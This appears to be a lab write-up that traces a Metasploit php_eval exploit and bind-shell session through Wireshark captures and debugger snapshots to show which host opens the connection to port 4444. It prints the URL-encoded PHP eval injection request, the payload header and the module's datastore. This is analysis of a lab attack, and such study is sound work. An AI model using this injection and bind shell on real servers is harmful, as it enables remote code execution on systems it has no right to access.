


Section 1: Network traffic analysis

Summary: Wireshark captures reveal that 169.254.236.111:59692 initiated a TCP connection to 169.254.236.100:4444, where the target is listening.

Evidence & description:



- **Figure 1:** Wireshark capture (packet list overview).

```

90 headers => {
91                                     headername => paylo
ad.encoded,
(rdb:1) n
[*] Command shell session 1 opened (169.254.236.111:59692 -> 169.25
4.236.100:4444) at Sat Oct 04 14:46:17 -0400 2025
/opt/metasploit/msf3/modules/exploits/unix/webapp/php_eval.rb:95
if response and response.code != 200
(rdb:1) █

```

- **Figure 2:** Metasploit console: session opened (169.254.236.111:59692 -> 169.254.236.100:4444).

Analysis: The TCP three-way handshake confirms 169.254.236.111 actively connected to the listening port 4444 on the target system.

Section 2: Exploit execution flow inside Metasploit

Summary: The exploit injects a bind shell payload via a custom HTTP header (X-ENZKEMLWKBQOZGUTWL0). After delivery, exploit_driver.rb calls payload.wait_for_session() at line 232 to wait for the target to establish the bind listener.

Key debugger snapshots & interpretation:

```

82
(rdb:1) p exploit
[*] Sending request for: /vul2/test.php?evalme=error%5freporting%28
0%29%3beval%28%24%5fSERVER%5bHTTP%5fX%5fENZKEMLWKBQOZGUTWL0%5d%29%3
b
[*] Payload will be in a header called X-ENZKEMLWKBQOZGUTWL0
█

```

- **Figure 3:** HTTP request showing payload header.

```

[220, 230] in /opt/metasploit/msf3/lib/msf/core/exploit_driver.rb
  220
  221             # Log a more verbose version
  222             elog("Exploit exception (#{exploit.
refname}): #{e.class}: #{e}", 'core', LEV_0)
  223             dlog("Call stack:\n#{$@.join("\n")}
", 'core', LEV_3)
  224         end
  225
  226             # Wait the payload to acquire a session if
this isn't a passive-style
  227             # exploit.
=> 228             return if not delay
  229
  230             if (force_wait_for_session == true) or
(rdb:1) p delay
2
(rdb:1) █

```

- **Figure 4:** exploit_driver.rb:244 (exploit, payload = ctx).

```

  229
  230             if (force_wait_for_session == true) &
  231                 (exploit.passive? == false and
oit.handler_enabled?)
=> 232             begin
  233                 self.session = payload
for session(delay)

```

- **Figure 5:** Delay check (line ~228).

```

  229
  230             if (force_wait_for_session == true) &
  231                 (exploit.passive? == false and
oit.handler_enabled?)
=> 232             begin
  233                 self.session = payload
for session(delay)

```

- **Figure 6:** self.session = payload.wait_for_session (line ~232).

Analysis: The driver waits for the payload to bind port 4444, then the attacker connects to it.

Section 3: Tracing into `handle_connection()`

Summary: Once the connection is established, the framework routes it to a handler. The `handler()` method retrieves the socket via `self.client.conn` (line 206-207), which contains `RHOST=169.254.236.100` and `LPORT=4444`. A `BindTcpHandlerSession` thread spawns and calls `handle_connection()` to wrap the socket into a session obj

Debugger snapshots & interpretation:

```
204         def handler(nsock = nil)
205             # If no socket was provided, try the global
one.
=> 206             if ((!nsock) and (self.client))
207                 nsock = self.client.conn
208             end
209
210             # If the parent claims the socket associate
d with the HTTP client, then
(rdb:1) p handler
nil
(rdb:1) step
/opt/metasploit/msf3/lib/msf/core/exploit/http/client.rb:206
if ((!nsock) and (self.client))
(rdb:1) p nsock
nil
```

- **Figure 7:** handler method definition (line ~204).

```
201         # Passes the client connection down to the handler
to see if it's of any
202         # use.
203         #
204         def handler(nsock = nil)
205             # If no socket was provided, try the global
one.
=> 206             if ((!nsock) and (self.client))
207                 nsock = self.client.conn
208             end
209
210             # If the parent claims the socket associate
d with the HTTP client, then
(rdb:1) n
/opt/metasploit/msf3/lib/msf/core/exploit/http/client.rb:207
nsock = self.client.conn
```

- **Figure 8:** nsock = self.client.conn (line ~206).

```

# to implement the stream interface.
conn_threads << framework.threads.spawn("BindTcpHandlerSession", false, client) { |client_copy|
  begin
    handle_connection(client_copy)
  rescue
    elog("Exception raised from BindTcp.handle_connection: #{!}")
  end
else
  wlog("No connection received before the handler completed")
end

```

- **Figure 9:** BindTcpHandlerSession spawn & handle_connection() invocation.

```

(rdb:1) p self.client
#<Rex::Proto::Http::Client:0xb41adcb8 @context={"Msf"=>#<Framework (1 sessions, 0 jobs, 0 plugins)>, "MsfExploit"=>#<Module:exploit/unix/webapp/php_eval datastore=[{"AutoRunScript"=>"", "HTTP::uri_dir_fake_relative"=>false, "WfsDelay"=>0, "HTTP::pad_method_uri_type"=>"space", "SSL"=>false, "HTTP::method_random_valid"=>false, "HTTP::method_random_case"=>false, "NTLM::SendNTLM"=>true, "EnableContextEncoding"=>false, "PAYLOAD"=>"php/bind_perl", "HTTP::pad_get_params"=>false, "HTTP::pad_post_params_count"=>16, "HTTP::header_folding"=>false, "SSLVersion"=>"SSL3", "NTLM::UseNTLMv2"=>true, "HTTP::uri_fake_params_start"=>false, "InitialAutoRunScript"=>"", "HTTP::pad_uri_version_count"=>1, "HTTP::uri_fake_end"=>false, "LPORT"=>"4444", "HTTP::uri_full_url"=>false, "HTTP::pad_fake_headers_count"=>0, "FingerprintCheck"=>true, "NTLM::UseNTLM2_session"=>true, "NTLM::SendSPN"=>true, "DisablePayloadHandler"=>false, "VERBOSE"=>false, "HTTP::uri_dir_self_reference"=>false, "DigestAuthIIS"=>true, "NTLM::SendLM"=>true, "TARGET"=>0, "RHOST"=>"169.254.236.100", "URIPATH"=>"/vuln2/test.php?evalme=!CODE!", "HTTP::method_random_invalid"=>false, "HTTP::uri_use_backslashes"=>false, "HTTP::pad_post_params"=>false, "UserAgent"=>"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)", "DOMAIN"=>"WORKSTATION", "NTLM::UseLMKey"=>false, "HTTP::pad_method_

```

- **Figure 10:** p self.client showing RHOST and LPORT values.

Flow summary: The `handle_connection()` method manages I/O between the console and remote shell, completing session creation.

Section 4: Conclusion & who starts the connection to port 4444

Who initiated the connection: Based on the combined evidence (Wireshark packets + Metasploit console message + client metadata), the initiating side is **169.254.236.111:59692** connecting to **169.254.236.100:4444**. The target (169.254.236.100) is the side listening on port 4444 (bind), and the attacker/ephemeral-host (169.254.236.111) actively created the TCP connection to it. In short: **the attacker machine initiated the TCP connection from ephemeral port 59692 to the target's port 4444.**

How the session is created (one-line summary): the exploit injects a payload (HTTP header), the payload triggers a bind/listen on port 4444 on the target, the attacker opens a TCP connection to that port, the framework's handler picks up the socket via `self.client.conn` and `handle_connection()` then wraps that socket in a session object (`self.session = payload.wait_for_session`), and Metasploit reports **"Command shell session opened"**.